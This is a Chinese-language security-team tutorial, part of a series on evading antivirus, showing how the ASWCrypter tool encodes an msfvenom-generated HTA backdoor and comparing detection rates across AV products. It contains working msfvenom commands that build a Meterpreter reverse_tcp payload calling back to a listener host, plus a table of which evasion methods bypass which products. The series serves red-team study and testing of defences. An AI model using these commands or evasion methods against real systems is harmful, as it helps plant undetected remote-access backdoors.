TIDE安全团队

HTTP://WWW.TIDESEC.COM

远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

本专题文章导航

1.远控免杀专题(1)-基础篇：https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2.远控免杀专题(2)-msfvenom隐藏的参数：https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w

3.远控免杀专题(3)-msf自带免杀(VT免杀率35/69)：https://mp.weixin.qq.com/s/A0CZslLhCLOK_HgkHGcpEA

4.远控免杀专题(4)-Evasion模块(VT免杀率12/71)：https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5.远控免杀专题(5)-Veil免杀(VT免杀率23/71):https://mp.weixin.qq.com/s/-PHVIAQVyU8QIpHwcpN4yw

6.远控免杀专题(6)-Venom免杀(VT免杀率11/71):https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ

7.远控免杀专题(7)-Shellter免杀(VT免杀率7/69)：https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg

8.远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率13/71)：https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ

9.远控免杀专题(9)-Avet免杀(VT免杀率14/71)：https://mp.weixin.qq.com/s/EIfqAbMC8HoC6xcZP9SXpA

10.远控免杀专题(10)-TheFatRat免杀(VT免杀率22/70)：https://mp.weixin.qq.com/s/zOvwfmEtbkpGWWBn642ICA

11.远控免杀专题(11)-Avoidz免杀(VT免杀率23/71)：https://mp.weixin.qq.com/s/TnfTXihlyv696uCiv3aWfg

12.远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率23/70)：https://mp.weixin.qq.com/s/MVJTXOIqjgL7iEHrnq6OJg

13.远控免杀专题(13)-zirikatu免杀(VT免杀率39/71)：https://mp.weixin.qq.com/s/5xLuu5UfF4cQbCq_6JeqyA

14.远控免杀专题(14)-AVIator免杀(VT免杀率25/69)：https://mp.weixin.qq.com/s/JYMq_qHvnsIVlqijHNny8Q

15.远控免杀专题(15)-DKMC免杀(VT免杀率8/55)：https://mp.weixin.qq.com/s/UZqOBQKEMcXtF5ZU7E55Fg

16.远控免杀专题(16)-Unicorn免杀(VT免杀率29/56)：https://mp.weixin.qq.com/s/y7P6bvHRFes854EAHAPOzw

17.远控免杀专题(17)-Python-Rootkit免杀(VT免杀率7/69)：https://mp.weixin.qq.com/s/OzO8hv0pTX54ex98k96tjQ

18.远控免杀专题(18)-ASWCrypter免杀(VT免杀率19/57)：本文

文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√

几点说明：

1、上表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160` (2020.01.01)，火绒版本 `5.0.34.16` (2020.01.01)，360安全卫士 `12.0.0.2002` (2020.01.01)。

4、其他杀软的检测指标是在 `virustotal.com` （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀或杀软查杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

一、ASWCrypter介绍

ASWCrypter是2018年开源的免杀工具，原理比较简单，使用msf生成hta代码，然后使用python脚本对hta代码进行一定编码处理，生成新的hta后门文件，从而达到免杀效果。

二、安装ASWCrypter

需要本机安装metasploit和python环境。

ASWCrypter的安装比较简单,先git clone到本地

```
git clone https://github.com/AbedAlqaderSwedan1/ASWCrypter.git
```

进入 `ASWCrypter` 目录，执行 `chmod +x ./ASWCrypter.sh` 。

执行 `./ASWCrypter.sh` 即可运行 `ASWCrypter` 。


三、ASWCrypter使用说明

使用时需要注意的只有一点，就是要在linux桌面环境中运行，因为在 `ASWCrypter.sh` 脚本中，调用msfvenom生成后门时使用了xterm。

```
xterm -T "SHELLCODE GENERATOR(ASWCrypter)" -geometry 100x50 -e
"msfvenom -p $paylo LHOST=$lhost LPORT=$lport -i 43 -f hta-psh >
$getPATH/output/chars.raw"
```


三、利用ASWCrypter生成后门

执行 `./ASWCrypter.sh` ，选择G，第一步也只有这个能选




然后输入LHOST和LPORT


后门选择payload,我还是选择最常规的 `reverse_tcp` 了,文件名就随便输一个了




之后提示生成 `test4.hta` 成功，后面会提示是否开启msf监听，我这就不需要了，还是在mac上监听端口。




不开杀软的时候可正常上线



打开杀软，火绒静态和动态都能查杀，360动态+静态都没报警。



virustotal.com上查杀率为19/57




试了下msfvenom生成的原始的hta文件的查杀率

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2
LPORT=3333 -f hta-psh -o test5.hta
```

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f hta-psh -o test5.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of hta-psh file: 6680 bytes
Saved as: test5.hta
```

virustotal.com上查杀率为28/56



四、ASWCrypter小结

ASWCrypter是使用msfvenom生成基于powershell的hta后门文件，然后进行编码处理，达到一定的免杀效果，不过因为会调用powershell，行为检测还是很容易被检测出来。

五、参考资料

官方Github: `https://github.com/abedalqaderswedan1/aswcrypter`